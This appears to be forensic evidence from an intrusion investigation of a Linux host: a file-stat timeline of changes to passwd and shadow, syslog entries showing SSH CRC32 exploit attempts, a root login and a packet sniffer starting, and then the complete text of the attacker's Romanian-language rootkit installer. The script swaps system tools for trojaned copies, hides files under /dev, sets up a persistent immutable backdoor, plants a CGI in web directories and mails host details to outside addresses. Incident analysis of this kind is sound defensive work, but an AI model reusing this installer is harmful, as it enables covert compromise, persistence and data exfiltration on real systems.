 2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/group Type: file,filestat,OS:/mnt/case1/etc/group,-
 2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/group- Type: file,filestat,OS:/mnt/case1/etc/group-,-
 2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/group- Type: file,filestat,OS:/mnt/case1/etc/group-,-
 2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/gshadow Type: file,filestat,OS:/mnt/case1/etc/gshadow,-
 2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/gshadow Type: file,filestat,OS:/mnt/case1/etc/gshadow,-
 2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/gshadow Type: file,filestat,OS:/mnt/case1/etc/gshadow,-
 2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/gshadow- Type: file,filestat,OS:/mnt/case1/etc/gshadow-,-

2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/gshadow-
Type: file,filestat,OS:/mnt/case1/etc/gshadow-,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/login.defs Type:
file,filestat,OS:/mnt/case1/etc/login.defs,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/passwd- Type:
file,filestat,OS:/mnt/case1/etc/passwd-,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/shadow-
Type: file,filestat,OS:/mnt/case1/etc/shadow-,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/skel/.bash_logout Type:
file,filestat,OS:/mnt/case1/etc/skel/.bash_logout,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/skel/.bash_profile Type:
file,filestat,OS:/mnt/case1/etc/skel/.bash_profile,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/skel/.bashrc Type:
file,filestat,OS:/mnt/case1/etc/skel/.bashrc,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/skel/.emacs Type:
file,filestat,OS:/mnt/case1/etc/skel/.emacs,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/skel/.screenrc Type:
file,filestat,OS:/mnt/case1/etc/skel/.screenrc,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/home Type: direc-
tory,filestat,OS:/mnt/case1/home,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/home Type: di-
rectory,filestat,OS:/mnt/case1/home,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/home/jack Type:
directory,filestat,OS:/mnt/case1/home/jack,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/home/jack Type:
directory,filestat,OS:/mnt/case1/home/jack,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File
stat,OS:/mnt/case1/home/jack/.bash_logout Type: file,filestat,OS:/mnt/case1/home/jack/.bash_logout,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/home/jack/.bash_logout
Type: file,filestat,OS:/mnt/case1/home/jack/.bash_logout,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File
stat,OS:/mnt/case1/home/jack/.bash_logout Type: file,filestat,OS:/mnt/case1/home/jack/.bash_logout,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File
stat,OS:/mnt/case1/home/jack/.bash_profile Type: file,filestat,OS:/mnt/case1/home/jack/.bash_profile,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/home/jack/.bash_profile
Type: file,filestat,OS:/mnt/case1/home/jack/.bash_profile,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File
stat,OS:/mnt/case1/home/jack/.bash_profile Type: file,filestat,OS:/mnt/case1/home/jack/.bash_profile,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/home/jack/.bashrc
Type: file,filestat,OS:/mnt/case1/home/jack/.bashrc,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/home/jack/.bashrc Type:
file,filestat,OS:/mnt/case1/home/jack/.bashrc,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File
stat,OS:/mnt/case1/home/jack/.bashrc Type: file,filestat,OS:/mnt/case1/home/jack/.bashrc,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/home/jack/.emacs
Type: file,filestat,OS:/mnt/case1/home/jack/.emacs,-

2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/home/jack/.emacs Type: file,filestat,OS:/mnt/case1/home/jack/.emacs,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/home/jack/.emacs Type: file,filestat,OS:/mnt/case1/home/jack/.emacs,-
2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/home/jack/.screenrc Type: file,filestat,OS:/mnt/case1/home/jack/.screenrc,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/home/jack/.screenrc Type: file,filestat,OS:/mnt/case1/home/jack/.screenrc,-
2004-03-22T23:58:53+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/home/jack/.screenrc Type: file,filestat,OS:/mnt/case1/home/jack/.screenrc,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/sbin/adduser Type: link,filestat,OS:/mnt/case1/usr/sbin/adduser,-
2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/sbin/useradd Type: file,filestat,OS:/mnt/case1/usr/sbin/useradd,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/pam.d/other Type: file,filestat,OS:/mnt/case1/etc/pam.d/other,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/pam.d/passwd Type: file,filestat,OS:/mnt/case1/etc/pam.d/passwd,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/libpam_misc.so.0 Type: link,filestat,OS:/mnt/case1/lib/libpam_misc.so.0,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/libpam_misc.so.0.72 Type: file,filestat,OS:/mnt/case1/lib/libpam_misc.so.0.72,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/libpam.so.0 Type: link,filestat,OS:/mnt/case1/lib/libpam.so.0,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/libpam.so.0.61 Type: file,filestat,OS:/mnt/case1/lib/libpam.so.0.61,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/security/pam_cracklib.so Type: file,filestat,OS:/mnt/case1/lib/security/pam_cracklib.so,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/security/pam_deny.so Type: file,filestat,OS:/mnt/case1/lib/security/pam_deny.so,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/lib/security/pam_pdb.so Type: file,filestat,OS:/mnt/case1/lib/security/pam_pdb.so,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/bin/passwd Type: file,filestat,OS:/mnt/case1/usr/bin/passwd,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/lib/libcrack.so.2 Type: link,filestat,OS:/mnt/case1/usr/lib/libcrack.so.2,-
2004-03-22T23:59:01+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/lib/libcrack.so.2.7 Type: file,filestat,OS:/mnt/case1/usr/lib/libcrack.so.2.7,-
2004-03-22T23:59:03+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/lib/cracklib_dict.hwm Type: file,filestat,OS:/mnt/case1/usr/lib/cracklib_dict.hwm,-
2004-03-22T23:59:03+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/lib/cracklib_dict.pwi Type: file,filestat,OS:/mnt/case1/usr/lib/cracklib_dict.pwi,-
2004-03-22T23:59:04+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/passwd Type: file,filestat,OS:/mnt/case1/etc/passwd,-
2004-03-22T23:59:04+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/passwd Type: file,filestat,OS:/mnt/case1/etc/passwd,-

2004-03-22T23:59:04+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/passwd- Type: file,filestat,OS:/mnt/case1/etc/passwd,-
2004-03-22T23:59:04+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/passwd- Type: file,filestat,OS:/mnt/case1/etc/passwd,-
2004-03-22T23:59:04+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/pwdb.conf Type: file,filestat,OS:/mnt/case1/etc/pwdb.conf,-
2004-03-22T23:59:04+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/shadow Type: file,filestat,OS:/mnt/case1/etc/shadow,-
2004-03-22T23:59:04+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/shadow Type: file,filestat,OS:/mnt/case1/etc/shadow,-
2004-03-22T23:59:04+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/shadow- Type: file,filestat,OS:/mnt/case1/etc/shadow,-
2004-03-22T23:59:04+00:00,Metadata Modification Time,FILE,File stat,OS:/mnt/case1/etc/shadow- Type: file,filestat,OS:/mnt/case1/etc/shadow,-

iii

Mar 22 00:59:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 02:44:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 04:02:00 batman anacron[743]: Updated timestamp for job `cron.daily' to 2004-03-22
Mar 22 04:29:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 06:14:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 07:59:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 09:44:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 11:29:10 batman pumpd[280]: renewed lease for interface eth0
Mar 22 13:14:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 14:59:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 16:44:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 18:29:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 18:45:53 batman sshd[1098]: log: Connection from 192.168.2.1 port 33902
Mar 22 18:45:53 batman sshd[1098]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:45:54 batman sshd[1099]: log: Connection from 192.168.2.1 port 33903
Mar 22 18:46:14 batman sshd[1099]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:14 batman sshd[1100]: log: Connection from 192.168.2.1 port 33904
Mar 22 18:46:14 batman sshd[1100]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:14 batman sshd[1100]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:46:14 batman sshd[1101]: log: Connection from 192.168.2.1 port 33905
Mar 22 18:46:24 batman sshd[1101]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:24 batman sshd[1102]: log: Connection from 192.168.2.1 port 33906
Mar 22 18:46:24 batman sshd[1102]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:24 batman sshd[1102]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:46:24 batman sshd[1103]: log: Connection from 192.168.2.1 port 33907
Mar 22 18:46:29 batman sshd[1103]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:29 batman sshd[1103]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:46:29 batman sshd[1104]: log: Connection from 192.168.2.1 port 33908
Mar 22 18:46:49 batman sshd[1104]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:49 batman sshd[1105]: log: Connection from 192.168.2.1 port 33909
Mar 22 18:46:49 batman sshd[1105]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:49 batman sshd[1106]: log: Connection from 192.168.2.1 port 33910
Mar 22 18:46:59 batman sshd[1106]: log: Could not reverse map address 192.168.2.1.

```
Mar 22 18:46:59 batman sshd[1106]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:46:59 batman sshd[1107]: log: Connection from 192.168.2.1 port 33911
Mar 22 18:46:59 batman sshd[1107]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:46:59 batman sshd[1108]: log: Connection from 192.168.2.1 port 33912
Mar 22 18:47:04 batman sshd[1108]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:04 batman sshd[1109]: log: Connection from 192.168.2.1 port 33913
Mar 22 18:47:24 batman sshd[1109]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:24 batman sshd[1110]: log: Connection from 192.168.2.1 port 33914
Mar 22 18:47:24 batman sshd[1110]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:24 batman sshd[1111]: log: Connection from 192.168.2.1 port 33915
Mar 22 18:47:34 batman sshd[1111]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:35 batman sshd[1111]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:47:35 batman sshd[1112]: log: Connection from 192.168.2.1 port 33916
Mar 22 18:47:35 batman sshd[1112]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:35 batman sshd[1113]: log: Connection from 192.168.2.1 port 33917
Mar 22 18:47:40 batman sshd[1113]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:47:40 batman sshd[1114]: log: Connection from 192.168.2.1 port 33918
Mar 22 18:48:00 batman sshd[1114]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:00 batman sshd[1114]: fatal: Local: Corrupted check bytes on input.
Mar 22 18:48:00 batman sshd[1115]: log: Connection from 192.168.2.1 port 33919
Mar 22 18:48:00 batman sshd[1115]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:00 batman sshd[1116]: log: Connection from 192.168.2.1 port 33920
Mar 22 18:48:10 batman sshd[1116]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:10 batman sshd[1117]: log: Connection from 192.168.2.1 port 33921
Mar 22 18:48:10 batman sshd[1117]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:10 batman sshd[1118]: log: Connection from 192.168.2.1 port 33922
Mar 22 18:48:15 batman sshd[1118]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:15 batman sshd[1119]: log: Connection from 192.168.2.1 port 33923
Mar 22 18:48:35 batman sshd[1119]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:35 batman sshd[1120]: log: Connection from 192.168.2.1 port 33924
Mar 22 18:48:35 batman sshd[1120]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:35 batman sshd[1121]: log: Connection from 192.168.2.1 port 33925
Mar 22 18:48:45 batman sshd[1121]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:45 batman sshd[1122]: log: Connection from 192.168.2.1 port 33926
Mar 22 18:48:45 batman sshd[1122]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:45 batman sshd[1123]: log: Connection from 192.168.2.1 port 33927
Mar 22 18:48:50 batman sshd[1123]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:48:50 batman sshd[1124]: log: Connection from 192.168.2.1 port 33928
Mar 22 18:49:10 batman sshd[1124]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:10 batman sshd[1125]: log: Connection from 192.168.2.1 port 33929
Mar 22 18:49:10 batman sshd[1125]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:10 batman sshd[1126]: log: Connection from 192.168.2.1 port 33930
Mar 22 18:49:20 batman sshd[1126]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:20 batman sshd[1127]: log: Connection from 192.168.2.1 port 33931
Mar 22 18:49:20 batman sshd[1127]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:20 batman sshd[1128]: log: Connection from 192.168.2.1 port 33932
Mar 22 18:49:25 batman sshd[1128]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:25 batman sshd[1129]: log: Connection from 192.168.2.1 port 33933
Mar 22 18:49:45 batman sshd[1129]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:45 batman sshd[1130]: log: Connection from 192.168.2.1 port 33934
Mar 22 18:49:45 batman sshd[1130]: log: Could not reverse map address 192.168.2.1.
```

```
Mar 22 18:49:46 batman sshd[1131]: log: Connection from 192.168.2.1 port 33935
Mar 22 18:49:56 batman sshd[1131]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:56 batman sshd[1132]: log: Connection from 192.168.2.1 port 33936
Mar 22 18:49:56 batman sshd[1132]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:49:56 batman sshd[1133]: log: Connection from 192.168.2.1 port 33937
Mar 22 18:50:01 batman sshd[1133]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:01 batman sshd[1133]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:50:01 batman sshd[1136]: log: Connection from 192.168.2.1 port 33938
Mar 22 18:50:21 batman sshd[1136]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:23 batman sshd[1137]: log: Connection from 192.168.2.1 port 33939
Mar 22 18:50:23 batman sshd[1137]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:25 batman sshd[1138]: log: Connection from 192.168.2.1 port 33940
Mar 22 18:50:25 batman sshd[1138]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:27 batman sshd[1139]: log: Connection from 192.168.2.1 port 33941
Mar 22 18:50:47 batman sshd[1139]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:49 batman sshd[1139]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:50:49 batman sshd[1140]: log: Connection from 192.168.2.1 port 33942
Mar 22 18:50:49 batman sshd[1140]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:51 batman sshd[1141]: log: Connection from 192.168.2.1 port 33943
Mar 22 18:50:51 batman sshd[1141]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:50:53 batman sshd[1141]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:50:53 batman sshd[1142]: log: Connection from 192.168.2.1 port 33944
Mar 22 18:51:13 batman sshd[1142]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:15 batman sshd[1143]: log: Connection from 192.168.2.1 port 33945
Mar 22 18:51:15 batman sshd[1143]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:17 batman sshd[1144]: log: Connection from 192.168.2.1 port 33946
Mar 22 18:51:17 batman sshd[1144]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:19 batman sshd[1145]: log: Connection from 192.168.2.1 port 33947
Mar 22 18:51:39 batman sshd[1145]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:41 batman sshd[1145]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:51:41 batman sshd[1146]: log: Connection from 192.168.2.1 port 33948
Mar 22 18:51:41 batman sshd[1146]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:43 batman sshd[1146]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:51:43 batman sshd[1147]: log: Connection from 192.168.2.1 port 33949
Mar 22 18:51:43 batman sshd[1147]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:51:45 batman sshd[1148]: log: Connection from 192.168.2.1 port 33950
Mar 22 18:52:05 batman sshd[1148]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:07 batman sshd[1149]: log: Connection from 192.168.2.1 port 33951
Mar 22 18:52:07 batman sshd[1149]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:09 batman sshd[1150]: log: Connection from 192.168.2.1 port 33952
Mar 22 18:52:09 batman sshd[1150]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:09 batman sshd[1151]: log: Connection from 192.168.2.1 port 33953
Mar 22 18:52:14 batman sshd[1151]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:14 batman sshd[1152]: log: Connection from 192.168.2.1 port 33954
Mar 22 18:52:34 batman sshd[1152]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:34 batman sshd[1153]: log: Connection from 192.168.2.1 port 33955
Mar 22 18:52:34 batman sshd[1153]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:35 batman sshd[1153]: fatal: Local: crc32 compensation attack: network attack detected
Mar 22 18:52:35 batman sshd[1154]: log: Connection from 192.168.2.1 port 33956
Mar 22 18:52:45 batman sshd[1154]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:45 batman sshd[1155]: log: Connection from 192.168.2.1 port 33957
```

```

Mar 22 18:52:45 batman sshd[1155]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:45 batman sshd[1156]: log: Connection from 192.168.2.1 port 33958
Mar 22 18:52:50 batman sshd[1156]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:52:50 batman sshd[1157]: log: Connection from 192.168.2.1 port 33959
Mar 22 18:53:10 batman sshd[1157]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:53:10 batman sshd[1158]: log: Connection from 192.168.2.1 port 33960
Mar 22 18:53:10 batman sshd[1158]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:53:10 batman sshd[1159]: log: Connection from 192.168.2.1 port 33961
Mar 22 18:53:20 batman sshd[1159]: log: Could not reverse map address 192.168.2.1.
Mar 22 18:57:14 batman inetd[1169]: getpwnam: /bin/sh: No such user
Mar 22 18:57:14 batman inetd[475]: pid 1169: exit status 1
Mar 22 18:57:30 batman inetd[1170]: getpwnam: /bin/sh: No such user
Mar 22 18:57:30 batman inetd[475]: pid 1170: exit status 1
Mar 22 18:58:09 batman inetd[1174]: getpwnam: /bin/sh: No such user
Mar 22 18:58:09 batman inetd[475]: pid 1174: exit status 1
Mar 22 18:58:19 batman inetd[1175]: getpwnam: /bin/sh: No such user
Mar 22 18:58:19 batman inetd[475]: pid 1175: exit status 1
Mar 22 18:58:53 batman adduser[1176]: new group: name=jack, gid=501
Mar 22 18:58:53 batman adduser[1176]: new user: name=jack, uid=501, gid=501, home=/home/jack,
shell=/bin/bash
Mar 22 18:59:04 batman PAM_pwd[1177]: password for (jack/501) changed by ((null)/0)
Mar 22 19:00:00 batman sshd[1180]: log: Connection from 192.168.2.1 port 33974
Mar 22 19:00:00 batman sshd[1180]: log: Could not reverse map address 192.168.2.1.
Mar 22 19:00:05 batman sshd[1180]: log: Password authentication for root accepted.
Mar 22 19:00:05 batman sshd[1180]: log: ROOT LOGIN as 'root' from 192.168.2.1
Mar 22 19:00:05 batman sshd[1182]: log: executing remote command as root: scp -d -t /
Mar 22 19:00:06 batman sshd[1180]: log: Closing connection to 192.168.2.1
Mar 22 19:00:58 batman kernel: linsniffer uses obsolete (PF_INET,SOCK_PACKET)
Mar 22 19:00:58 batman kernel: eth0: Promiscuous mode enabled.
Mar 22 19:00:58 batman kernel: device eth0 entered promiscuous mode
Mar 22 19:28:57 batman sshd[162]: log: RSA key generation complete.
Mar 22 20:14:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 21:59:11 batman pumpd[280]: renewed lease for interface eth0
Mar 22 23:44:11 batman pumpd[280]: renewed lease for interface eth0
iv !/bin/sh
clear
unset HISTFILE
echo "***** Instalarea Rootkitului A Pornit La Drum *****"
echo "***** Mircea SUGI PULA *****"
echo "***** Multumiri La Toti Care M-Au Ajutat *****"
echo "***** Lemme Give You A Tip : *****"
echo "***** Ignore everything, call your freedom *****"
echo "***** Scream & swear as much as you can *****"
echo "***** Cuz anyway nobody will hear you and no one will *"
echo "***** Care about you *****"
echo
echo
chown root.root *
if [ -f /usr/bin/make ]; then
    echo "Are Make !"
else

```

```
    echo "Nu Are Make !"
fi
if [ -f /usr/bin/gcc ]; then
    echo "Are Gcc !"
else
    echo "Nu Are Gcc !"
fi
if [ -f /usr/sbin/sshd/ ]; then
    echo "Are Ssh !"
else
    echo "Nu Are Ssh !"
fi
echo -n "* Inlocuim nestat ... alea alea "
rm -rf /sbin/ifconfig
mv ifconfig /sbin/ifconfig
rm -rf /bin/netstat
mv netstat /bin/netstat
rm -rf /bin/ps
mv ps /bin/ps
rm -rf /usr/bin/top
mv top /usr/bin/top
cp -f mkxfs /usr/sbin/
echo "* Gata..."
echo -n "* Dev... "
echo
echo
touch /dev/rpm
>/dev/rpm
echo "3 sl2" >>/dev/rpm
echo "3 sshdu" >>/dev/rpm
echo "3 linsniffer" >>/dev/rpm
echo "3 smurf" >>/dev/rpm
echo "3 slice" >>/dev/rpm
echo "3 mech" >>/dev/rpm
echo "3 muh" >>/dev/rpm
echo "3 bnc" >>/dev/rpm
echo "3 psybnc" >> /dev/rpm
touch /dev/last
>/dev/last
echo "1 193.231.139" >>/dev/last
echo "1 213.154.137" >>/dev/last
echo "1 193.254.34" >>/dev/last
echo "3 48744" >>/dev/last
echo "3 3666" >>/dev/last
echo "3 31221" >>/dev/last
echo "3 22546" >>/dev/last
echo "4 48744" >>/dev/last
echo "4 2222" >>/dev/last
echo "* Gata"

echo "* Facem Director...Si Mutam Alea.. "
```

```
mkdir -p /dev/ida/.drag-on
mkdir -p /dev/ida/".. "
echo "* Copiem ssh si alea"
cp linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed /dev/ida/.drag-on/
cp linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed /dev/ida/".. "
rm -rf linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed
touch /dev/ida/.drag-on/tcp.log
touch /dev/ida/".. "/tcp.log

cp -f inetd.conf /etc
cp -f services /etc
killall -HUP inetd
echo
echo
echo
echo "* Aduagam In Startup:) ..."
rm -rf /usr/bin/lsattr
echo "/usr/bin/lsattr -t1 -X53 -p" >> /etc/rc.d/rc.sysinit
echo >> /etc/rc.d/rc.sysinit
cp -f lsattr /usr/bin/
chmod 500 /usr/bin/lsattr
chattr +i /usr/bin/lsattr
/usr/bin/lsattr

sleep 1

if [ -d /home/httpd/cgi-bin ]
then
mv -f last.cgi /home/httpd/cgi-bin/
fi

if [ -d /usr/local/httpd/cgi-bin ]
then
mv -f last.cgi /usr/local/httpd/cgi-bin/
fi

if [ -d /usr/local/apache/cgi-bin ]
then
mv -f last.cgi /usr/local/apache/cgi-bin/
fi

if [ -d /www/httpd/cgi-bin ]
then
mv -f last.cgi /www/httpd/cgi-bin/
fi

if [ -d /www/cgi-bin ]
then
mv -f last.cgi /www/cgi-bin/
fi
```

```
echo "* Luam Informatiile dorite ..."  
echo "* Info : $(uname -a)" >> computer  
echo "* Hostname : $(hostname -f)" >> computer  
echo "* IfConfig : $(/sbin/ifconfig | grep inet)" >> computer  
echo "* Uptime : $(uptime)" >> computer  
echo "* Cpu Vendor ID : $(cat /proc/cpuinfo|grep vendor_id)" >> computer  
echo "* Cpu Model : $(cat /proc/cpuinfo|grep model)" >> computer  
echo "* Cpu Speed: $(cat /proc/cpuinfo|grep MHz)" >> computer  
echo "* Bogomips: $(cat /proc/cpuinfo|grep bogomips)" >> computer  
echo "* Spatiu Liber: $(df -h)" >> computer  
echo "* Gata ! Trimitem Mailul ...Asteapta Te Rog "  
cat computer | mail -s "placinte" last@linuxmail.org  
cat computer | mail -s "roote" bidi\_damm@yahoo.com  
echo "* Am trimis mailul ... stergem fisierele care nu mai trebuie ."  
echo  
echo  
echo "* G A T A *"  
echo  
echo "* That Was Nice Last "  
cd /  
rm -rf last lk.tgz computer lk.tar.gz
```